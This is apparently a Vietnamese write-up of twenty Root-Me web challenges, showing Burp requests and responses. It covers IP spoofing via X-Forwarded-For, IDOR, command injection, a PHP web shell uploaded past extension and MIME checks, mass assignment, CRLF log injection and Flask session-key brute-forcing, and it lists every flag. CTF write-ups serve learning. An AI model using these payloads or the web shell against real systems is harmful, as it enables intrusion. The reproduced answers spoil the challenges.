


1. HTML- Source code

Ctrl U -> paste lên trình duyệt



```
26 <! --  
27  
28  
29  
30  
31 -->  
32
```

vn Q Je crois que c'est vraiment trop simple là ! It's really too easy ! password : nZ^&@q5&sjJHev0 -->

=> Flag: nZ^&@q5&sjJHev0

2. HTTP - IP restriction bypass


Ở bài này cần tìm private IP để truy cập được vào mạng nội bộ

3. Private Address Space

The Internet Assigned Numbers Authority (IANA) has reserved the following three blocks of the IP address space for private internets:

10.0.0.0	-	10.255.255.255 (10/8 prefix)
172.16.0.0	-	172.31.255.255 (172.16/12 prefix)
192.168.0.0	-	192.168.255.255 (192.168/16 prefix)

Sử dụng BurpSuite spoof IP thuộc 1 trong 3 dải trên bằng X-Forwarded-For



Request

Pretty	Raw	Hex	Hackvector
--------	-----	-----	------------

```
1 GET /web-serveur/ch60/ HTTP/1.1  
2 Host: challenge01.root-me.org  
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;  
rv:132.0) Gecko/20100101 Firefox/132.0  
4 Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0  
.8  
5 Accept-Language: en-US,en;q=0.5  
6 Accept-Encoding: gzip, deflate, br  
7 Connection: keep-alive  
8 Cookie: _ga_SRYSKX09J7=GS1.1.1731840785.2.0.1731840785.0.0.0;  
_ga=GAI.1.1558349703.1731605286  
9 Upgrade-Insecure-Requests: 1  
10 Priority: u=0, i  
11 X-Forwarded-For: 10.0.0.0  
12  
13
```

Response

Pretty	Raw	Hex	Render	Hackvector
--------	-----	-----	--------	------------

Intranet
Well done, the validation password is: Ip_\$po0Fing

=> Flag: Ip_\$po0Fing

3. HTTP - Open redirect

Khi vào chall thì thấy có 3 button dẫn tới các social network

Sử dụng BurpSuite bắt request, thấy rằng khi click vào các đường dẫn thì ngoài url chúa link còn có 1 giá trị khả năng là mã hash

Request

```
Pretty Raw Hex Hackvertor
1 GET /web-serveur/ch52/?url=https://facebook.com&h=a023cfbf5f1c39bdf8407f28b60cd134 | HTTP/1.1
2 Host: challenge01.root-me.org
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0
```

Sử dụng hash identifier thì thấy rằng đây là md5

✓ Possible identifications: Decrypt Hashes

a023cfbf5f1c39bdf8407f28b60cd134 - Possible algorithms: MD5

SEARCH AGAIN

Vậy thì có khả năng đây là md5 của url tương ứng, kiểm tra lại thì kết quả đúng như dự đoán

MD5 Hash Generator

Use this generator to create an MD5 hash of a string:

Generate →

Your String	https://facebook.com
MD5 Hash	a023cfbf5f1c39bdf8407f28b60cd134 <button>Copy</button>

Nhiệm vụ của chall là redirect đến 1 url khác ngoài 3 url đề bài cho, vậy chúng ta sẽ thử với url <https://youtube.com> với md5 tương ứng là e62e24467ebddd3fe7cc0e6970f01af

Request

```

Pretty Raw Hex Hackvertor
1 GET /web-serveur/ch52?url=https://youtube.com&h=e62e24467ebddd3fe7cc0e6970f01af HTTP/1.1
2 Host: challenge01.root-me.org
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5

```

Response

```

Pretty Raw Hex Render Hackvertor
Well done, the flag is e6f8a530811d5a479812d7b82fc1a5c5

```

=> Flag: e6f8a530811d5a479812d7b82fc1a5c5

4. HTTP - User-agent

Khi vào chall thì thấy browser chúng ta đang sử dụng không phải “admin”. Vậy thì sửa lại header User-agent thành admin

Request

```

Pretty Raw Hex Hackvertor
1 GET /web-serveur/ch2/ HTTP/1.1
2 Host: challenge01.root-me.org
3 User-Agent: admin
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5

```

Response

```


Pretty Raw Hex Render Hackvertor
Welcome master!
Password: rr$Li9%L34qd1AAe27

```

=> Flag: rr\$Li9%L34qd1AAe27

5. Weak password

Khi vào chall thì có popup xác thực hiện lên



Nhập username và password là “admin” thì Sign in thành công
=> Flag: admin

6. PHP - Command injection

Khởi động chall và ping thử localhost -> ping thành công



Root Me

127.0.0.1

```
PING localhost(localhost (::1)) 56 data bytes
64 bytes from localhost (::1): icmp_seq=1 ttl=64 time=0.050 ms
64 bytes from localhost (::1): icmp_seq=2 ttl=64 time=0.042 ms
64 bytes from localhost (::1): icmp_seq=3 ttl=64 time=0.252 ms

--- localhost ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2060ms
rtt min/avg/max/mdev = 0.042/0.114/0.252/0.097 ms
```

Chuyển lệnh ping thành “localhost; cat index.php” và Ctrl U xem source -> Flag nằm ở file .passwd

```
29 <?php
30 $flag = ".file_get_contents(\".passwd\").\"";
31 if(isset($_POST["ip"])) && !empty($_POST["ip"]){
32     $response = shell_exec("timeout -k 5 5 bash -c 'ping -c 3 ".$_POST["ip"]."']");
33     echo $response;
34 }
35 ?>
```

Sửa lệnh ping là thành “localhost; cat .passwd”

127.0.0.1

```
PING localhost(localhost (::1)) 56 data bytes
64 bytes from localhost (::1): icmp_seq=1 ttl=64 time=0.074 ms
64 bytes from localhost (::1): icmp_seq=2 ttl=64 time=0.063 ms
64 bytes from localhost (::1): icmp_seq=3 ttl=64 time=0.107 ms

--- localhost ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2055ms
rtt min/avg/max/mdev = 0.063/0.081/0.107/0.018 ms
```

S3rv1ceP1n9Sup3rS3cure

=> Flag: S3rv1ceP1n9Sup3rS3cure

7. API - Broken Access

Thử nghiệm hết các api mà chall cung cấp, nhận thấy rằng với api /api/user, chúng ta có thể xem được response body bằng Request URL

Curl

```
curl -X 'GET' \
'http://challenge01.root-me.org:59088/api/user' \
-H 'accept: application/json'
```

Request URL

```
http://challenge01.root-me.org:59088/api/user
```

Server response

Khi nhập user_id bằng 1, response body trả về userid là 2, vậy có khả năng userid=1 chứa điều gì đó bất thường

200

Response body

```
{
    "note": "test note",
    "userid": 2,
    "username": "test"
}
```

Response headers

```
access-control-allow-origin: *
connection: close
content-length: 50
content-type: application/json
date: Tue, 19 Nov 2024 16:21:48 GMT
server: Werkzeug/3.0.5 Python/3.11.10
vary: Cookie
```

Responses

Copy Request URL lên trình duyệt và thêm đường dẫn tới userid=1 => Tồn tại IDOR và tìm thấy flag

The screenshot shows a browser interface with the following details:

- Address bar: challenge01.root-me.org:59088/api/user/1
- Toolbar buttons: back, forward, refresh.
- Header bar: JSON, Raw Data, Headers.
- Buttons: Save, Copy, Collapse All, Expand All, Filter JSON.
- JSON data:

```
note: "RM{E4sy_1d0r_0n_API}"
userid: 1
username: "admin"
```


=> Flag: RM{E4sy_1d0r_0n_API}

8. Backup file

Sử dụng tool dirsearch trên Kali tìm đường dẫn đến file backup => index.php~

```
[23:31:09] 403 - 548B - /web-serveur/ch11/ext/.deps
[23:31:23] 200 - 531B - /web-serveur/ch11/index.php
[23:31:24] 200 - 843B - /web-serveur/ch11/index.php~
[23:31:30] 403 - 548B - /web-serveur/ch11/lib/flex/uploader/
```

Nhập đường dẫn vào thì có thể tìm thấy password và username



```
<?php

$username="ch11";
$password="OCCY9AcNm1tj";

echo '
<html>
<body>
    <h1>Authentication v 0.00</h1>
';
if ($_POST["username"]!="" && $_POST["password"]!=""){
    if ($_POST["username"]==$user && $_POST["password"]==$password)
}

Ln 4, Col 24 12 of 843 characters
```


=> Flag: OCCY9AcNm1tj

9. HTTP - Directory indexing

Sử dụng tool dirsearch trong Kali tìm các đường dẫn => Thấy xuất hiện đường dẫn backup

```
[23:37:33] 301 102B /web-serveur/ch4/admin/ - http://
[23:37:37] 200 - 12KB /web-serveur/ch4/admin/
[23:37:37] 403 - 548B /web-serveur/ch4/admin/.htaccess
[23:37:37] 403 - 548B /web-serveur/ch4/admin/.config
[23:37:38] 200 - 12KB /web-serveur/ch4/admin/backup/
```

Truy cập vào và tìm thấy flag



← → ⌂ ⌂ challenge01.root-me.org/web-serveur/ch4/admin/backup/admin.txt

Password / Mot de passe : LINUX

=> Flag: LINUX

10. HTTP - Headers

Sửa method GET thành HEAD và send, nhận thấy có 1 header là Header-RootMe-Admin: none xuất hiện



Request

Pretty	Raw	Hex	Hackvertor
HEAD /web-serveur/ch5/ HTTP/1.1			
Host: challenge01.root-me.org			
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0			
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8			

Response

Pretty	Raw	Hex	Render	Hackvertor
1 HTTP/1.1 200 OK				
2 Server: nginx				
3 Date: Tue, 19 Nov 2024 16:37:44 GMT				
4 Content-Type: text/html; charset=UTF-8				
5 Connection: keep-alive				
6 Vary: Accept-Encoding				
7 Header-RootMe-Admin: none				

Send method GET với header vừa thêm

```

1 GET /web-serveur/ch5/ HTTP/1.1
2 Host: challenge01.root-me.org
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:132.0) Gecko/20100101 Firefox/132.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Cookie: _ga_SRYSKX09J7=GSI.1.1732030846.1.1.1732034231.0.0.0;
_ga=GA1.1.699109905.1732030846; session=
.eJw1zKEowKAiAMC_7NhDaguUfsawCOSvrT0Z_66J84J5t3sdeT7a_jquvLx7
M9remEijFMDEByb574NB2hYmNDRdlWk1llyayNsKxUK_pRWvOkeIoND1Dccg0Y
hYE7pGaMKWHeISo0WaC2QdpLiUakUDLMYrbL3Kdefw32D5fcnMutg.Zzy4dw.
zr6B6x821Pu4P_mPUhg0VE3bYo
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11 Header-RootMe-Admin: none
12
13

```

=> Flag: HeadersMayBeUseful

11. HTTP - POST

Chall này yêu cầu phải random được 1 số nguyên có giá trị lớn hơn 999.999. Vậy chúng ta chỉ cần gửi 1 POST request với score là 1.000.000

RandGame

Human vs. Machine

Here is my new game. It's not totally finished but I'm sure nobody can beat me! ;)

- Rules: click on the button to hope to generate a great score
- Score to beat: 999999

Wow, 1000000! How did you do that? :o

Flag to validate the challenge: **H7tp_h4s_N0_s3Cr37S_F0r_y0U**

Give a try!

Flag: H7tp_h4s_N0_s3Cr37S_F0r_y0U

12. HTTP - Improper redirect

Khi khởi động chall thì dùng BurpSuite bắt request, có thể thấy flag xuất hiện ở response của request /web-serveur/ch32/

904 http://challenge01.root-me.org GET /web-serveur/ch32/ 302 738 HTML php	212.129.38.224
905 http://challenge01.root-me.org GET /web-serveur/ch32/login.php?redirect 200 687 HTML php	212.129.38.224

Request

```

1 GET /web-serveur/ch32/ HTTP/1.1
2 Host: challenge01.root-me.org
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:132.0) Gecko/20100101 Firefox/132.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9 Priority: u=0, i
10

```

Response

```

Yeah ! The redirection is OK, but without exit() after
the header('Location: ...'), PHP just continue the
execution and send the page content !...
</p>
<p>
<a href="http://cwe.mitre.org/data/definitions/698.html
">
CWE-698: Execution After Redirect (EAR)
</a>
</p>
<p>
The flag is : ExecutionAfterRedirectIsBad
</p>

```

=> Flag: ExecutionAfterRedirectIsBad

13. HTTP - Verb tempering

Thay method GET thành 1 method bất kỳ

Request

Pretty Raw Hex Hackveror

1 PUT /web-serveur/ch8/ HTTP/1.1
2 Host: challenge01.root-me.org
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Response

Pretty Raw Hex Render Hackveror

Mot de passe / password :
a23e\$dme96d3saez\$\$prap

Flag: a23e\$dme96d3saez\$\$prap

14. Install files

Dùng tool dirsearch trong Kali tìm thấy đường dẫn install

```
[00:16:55] 200 - 295B - /web-serveur/ch6/phpbb/index.html  
[00:16:57] 301 - 162B - /web-serveur/ch6/phpbb/install ->  
11/  
[00:16:57] 200 - 12KB - /web-serveur/ch6/phpbb/install/
```

Truy cập và tìm được flag

← → ⌂

challenge01.root-me.org/web-serveur/ch6/phpbb/install/install.php

Root Me

Well done, you've just discovered one of the many phpBB flaws.

This flaw is actually an oversight of the Webmaster that should have removed these dossiers. They contain the installation pages of the phpBB forum.

This kind of thing no longer exists because developers set up verification systems to facilitate the task of the most head in the air

What you need to understand, on the other hand, is that we often discover a lot of things. by sorting URLs...

Thanks to them, you can reset the forum, and change all the passwords. administrator, since you reset the forum.

So then you have full control of the forum.

The password for validation is: **karambar**

Good luck.

=> Flag: karambar

15. Nginx - Alias Misconfiguration

Truy cập vào đường dẫn assets..

← → ⌂

challenge01.root-me.org:59092/assets../

Index of /assets../

..	
assets/	24-Oct-2024 12:25
static/	24-Oct-2024 12:25
flag.txt	04-Sep-2024 12:20

=> Flag: RM{4lias_M1sC0nf_HuRtS!}

16. API - Mass Assignment

Chall này không tồn tại IDOR ở api/user như bài API trước. Khi truy cập vào /api/user thì response trả về chứa cặp key-value là “status”: “guest”, lúc này không có quyền để lấy flag từ api/flag

Request

```
Pretty Raw Hex Hackvertor
1 GET /api/user HTTP/1.1
2 Host: challenge01.root-me.org:59090
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Cookie: session=.eJw1zjsowjAMANC7ZGZI_K17GWTbjmBt6YS400i8E7x3u6-jzkfbX8dVt3Z_Ztsb12ouHcPEaqB6Lx0EZpYni9RdlXEWrg3J3BBocp_hC2dEidgIBlcqkIqhs8DgnqU1qnqK24oabiZQnVRkiJ1D2wOubj9Itdzx39D7fMFcnkuuA.Zz2wEw.kWoMS9G9w75goOEgeYqlsgtw7j8
9 Priority: u=0
```

Response

```
Pretty Raw Hex Render Hackvertor
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.0.5 Python/3.11.10
3 Date: Wed, 20 Nov 2024 09:47:58 GMT
4 Content-Type: application/json
5 Content-Length: 62
6 Access-Control-Allow-Origin: *
7 Vary: Cookie
8 Connection: close
9
10 {
    "note": "test",
    "status": "guest",
    "userid": 4,
    "username": "test"
}
```

Request

```
Pretty Raw Hex Hackvertor
1 GET /api/flag HTTP/1.1
2 Host: challenge01.root-me.org:59090
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0
4 Accept: application/json
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://challenge01.root-me.org:59090/
8 Connection: keep-alive
9 Cookie: session=.eJw1zjsowjAMANC7ZGZI_K17GWTbjmBt6YS400i8E7x3u6-jzkfbX8dVt3Z_Ztsb12ouHcPEaqB6Lx0EZpYni9RdlXEWrg3J3BBocp_hC2dEidgIBlcqkIqhs8DgnqU1qnqK24oabiZQnVRkiJ1D2wOubj9Itdzx39D7fMFcnkuuA.Zz2wEw.kWoMS9G9w75goOEgeYqlsgtw7j8
10 Priority: u=0
```

Response

```
Pretty Raw Hex Render Hackvertor
1 HTTP/1.1 401 UNAUTHORIZED
2 Server: Werkzeug/3.0.5 Python/3.11.10
3 Date: Wed, 20 Nov 2024 09:51:42 GMT
4 Content-Type: application/json
5 Content-Length: 45
6 Access-Control-Allow-Origin: *
7 Vary: Cookie
8 Connection: close
9
10 {
    "error": "Unauthorized, user is not admin."
}
11
```

Vậy thì thử gửi lại yêu cầu PUT với Content-Type dạng json, guest chuyển thành admin

Request

```
Pretty Raw Hex Hackvertor
1 PUT /api/user HTTP/1.1
2 Host: challenge01.root-me.org:59090
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Cookie: session=.eJw1zjsowjAMANC7ZGZI_K17GWTbjmBt6YS400i8E7x3u6-jzkfbX8dVt3Z_Ztsb12ouHcPEaqB6Lx0EZpYni9RdlXEWrg3J3BBocp_hC2dEidgIBlcqkIqhs8DgnqU1qnqK24oabiZQnVRkiJ1D2wOubj9Itdzx39D7fMFcnkuuA.Zz2wEw.kWoMS9G9w75goOEgeYqlsgtw7j8
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11 Content-Type: application/json
12 Content-Length: 63
13
14 {
    "note": "test",
    "status": "admin",
    "userid": 4,
    "username": "test"
}
```

Response

```
Pretty Raw Hex Render Hackvertor
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.0.5 Python/3.11.10
3 Date: Wed, 20 Nov 2024 09:52:23 GMT
4 Content-Type: application/json
5 Content-Length: 40
6 Access-Control-Allow-Origin: *
7 Vary: Cookie
8 Connection: close
9
10 {
    "message": "User updated sucessfully."
}
11
```

Sau đó gửi lại request GET /api/flag

Request	Response
Pretty Raw Hex Hackvertor	Pretty Raw Hex Render Hackvertor
<pre> 1 GET /api/flag HTTP/1.1 2 Host: challenge01.root-me.org:59090 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0 4 Accept: application/json 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Referer: http://challenge01.root-me.org:59090/ 8 Connection: keep-alive 9 Cookie: session= .eJw1zjsowjAMANc7ZGZI_K17GWTHjmBt6YS400i8E7x3u6-jzkfbX8dVt3Z_ ZtsbI2ouHcPEaQB6lx0E2pYmi9RdlXEWrG3J3BBocp_hC2dEiDgIBlcqkIQhs 8DgngUlQnqK24oabiZgnVRkiJLDZwoubj9Itd2x39D7fMFcnkuuA.Zz2wEw. KNoMS9g9w75goOBgeYqlsgtw7j8 10 Priority: u=0 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: Werkzeug/3.0.5 Python/3.11.10 3 Date: Wed, 20 Nov 2024 09:52:39 GMT 4 Content-Type: application/json 5 Content-Length: 79 6 Access-Control-Allow-Origin: * 7 Vary: Cookie 8 Connection: close 9 10 { "message": "Hello admin, here is the flag : RM{4lw4yS_ch3ck_0pt10ns_m3th0d}" } 11 </pre>

=> Flag: RM{4lw4yS_ch3ck_0pt10ns_m3th0d}

17. CRLF

Khi login thì log được ghi lại, quan sát thấy nếu login thành công thì có log là “username + authenticated”, còn nếu thất bại thì “username + failed to authenticate”

Authentication v 0.04

Login

Password

connect

Authentication log

- admin failed to authenticate.
- admin authenticated.
- guest failed to authenticate.
- admin failed to authenticate.
- guest failed to authenticate.

Log ghi trên các dòng khác nhau và lùi vào đầu dòng (CRLF) nên có thể sửa request để đáp ứng điều này. Thay đổi username như sau và send request

Decoded from: URL encoding

admin authenticated.
guest

Điều này sẽ dẫn đến admin login thành công và lấy được cờ

— Authentication log —

```
admin failed to authenticate.  
admin authenticated.  
guest failed to authenticate.  
admin failed to authenticate.  
guest failed to authenticate.  
admin failed to authenticate.  
admin authenticated.  
guest failed to authenticate failed to authenticate.  
admin authenticated.  
guest failed to authenticate.  
admin authenticated.  
guest failed to authenticate.
```

Well done, you can validate challenge with this password :

rFSP&G0p&5uAg1%

=> Flag: rFSP&G0p&5uAg1%

18. File upload - Double extensions

Upload file getCMD.php như sau, mục đích là thực hiện được các command trên server

```
<?php if (isset($_GET['cmd'])) {  
    $output = shell_exec($_GET['cmd']);  
    echo "<pre>$output</pre>";  
}
```

Nhận được thông báo sai extension khi upload

| [emotes](#) | [apps](#) | [upload](#) | [devices](#) | [categories](#) | [actions](#)

Wrong file extension !

Do chỉ các extension có định dạng ảnh mới được chấp nhận nên chỉ cần thêm .png vào filename

```
5 -----1665413321373134017343943853  
5 Content-Disposition: form-data; name="file"; filename="  
7 getCMD.php.png"  
3 Content-Type: application/octet-stream
```

Đã upload thành công

Photo gallery v 0.02

| [emotes](#) | [apps](#) | [upload](#) | [devices](#) | [categories](#) | [actions](#)

File information :

- Upload: getCMD.php.png
- Type: application/octet-stream
- Size: 0.09375 kB
- Stored in:
[/galerie/upload/c1614b3803858385736849ff8a644fcb/getCMD.php.png](#)

File uploaded

Chọn Show Response In browser, thực hiện các lệnh ngay trên URL

```
← → C ⚡ challenge01.root-me.org/web-serveur/ch20/galerie/upload/c1614b3803858385736849ff8a644fcb/getCMD.php.png?cmd=ls -la
total 284
drwxr-s--- 2 web-serveur-ch20 www-data 4096 Nov 20 11:17 .
drwxr-s--- 15 web-serveur-ch20 www-data 278528 Nov 20 11:17 ..
-rw-r--r-- 1 web-serveur-ch20 www-data 96 Nov 20 11:17 getCMD.php.png
```

Nhiệm vụ là đọc file .passwd, vậy chỉ cần tìm file đó và cat nội dung

```
← → C ⚡ challenge01.root-me.org/web-serveur/ch20/galerie/upload/c1614b3803858385736849ff8a644fcb/getCMD.php.png?cmd=cd; ls -la
total 64
drwxr-s--- 4 web-serveur-ch20 www-data 4096 Aug 4 2022 .
drwxr-s-x 98 challenge www-data 4096 Sep 12 18:14 .
-rwx----- 1 root root 723 Aug 4 2022 .init
-rwx----- 1 challenge challenge 274 Dec 10 2021 _nginx.http-level.inc
-rwx----- 1 challenge challenge 904 Dec 10 2021 _nginx.server-level.inc
-rwx----- 1 root www-data 12306 Dec 10 2021 .perms
-rwx----- 1 challenge challenge 645 Dec 10 2021 _php-fpm.pool.inc
-rw-r----- 1 root www-data 44 Dec 10 2021 .git
-rw-r----- 1 root www-data 181 Dec 12 2021 .gitignore
-rw-r----- 1 web-serveur-ch20 www-data 26 Dec 10 2021 .passwd
drwxr-s--- 8 web-serveur-ch20 www-data 4096 Dec 12 2021 galerie
-rwx----- 1 web-serveur-ch20 www-data 3974 Dec 10 2021 index.php
drwxrwsrwx 2 web-serveur-ch20 www-data 4096 Nov 20 11:19 tmp
```

```
← → C ⚡ challenge01.root-me.org/web-serveur/ch20/galerie/upload/c1614b3803858385736849ff8a644fcb/getCMD.php.png?cmd=cd; cat .passwd
```

Gg9LRz-hWSxqqUKd77-_q-6G8

=> Flag: Gg9LRz-hWSxqqUKd77-_q-6G8

19. File upload - MIME type

Tương tự bài trên, tuy nhiên cần sửa Content-Type thành image/png

```
-----25312504442773999432073416872
Content-Disposition: form-data; name="file"; filename="getCMD.php"
Content-Type: image/png |
```

Sau đó thực hiện tương tự bài trên

```
← → C ⚡ challenge01.root-me.org/web-serveur/ch21/galerie/upload/92e9aaef12d881827f0e1985d3331003//getCMD.php?cmd=cd; cat .passwd
```

=> Flag: a7n4nizpgQgnPERy89uanf6T4

20.Flask - Unsecure session

Chall này sử dụng Flask để lưu thông tin session, vậy chỉ cần sử dụng flask-unsign trên Kali để brute-force secret key là được

```
(sonnt@TruongSon)[~/dirsearch]
$ flask-unsigned --wordlist /usr/share/wordlists/rockyou.txt --unsigned --cookie eyJhZG1pbii6ImZhbHNlIiwidXNlcms5hbWUiOiJndWVzdC99.Zz28Zg._8nenEEWejseNxAlWtz00jceBLw --no-literal-eval
[*] Session decodes to: {'admin': 'false', 'username': 'guest'}
[*] Starting brute-forcer with 8 threads..
[+] Found secret key after 70144 attempts
b's3cr3t'
```

Secret key tìm được là 's3cr3t', bây giờ chúng ta cần sign lại với {'admin': 'true', 'username': 'admin'} với key này

```
(sonnt@TruongSon)[~/dirsearch]
$ flask-unsigned --sign --cookie "{\"admin\": \"true\", \"username\": \"admin\"}" --secret 's3cr3t'
eyJhZG1pbii6InRydWUiLCJ1c2VybmbFtZSI6ImFkbWluIn0.Zz3AAw.QKPI6aPu_cseg239M3fKNmZ6ACU
```

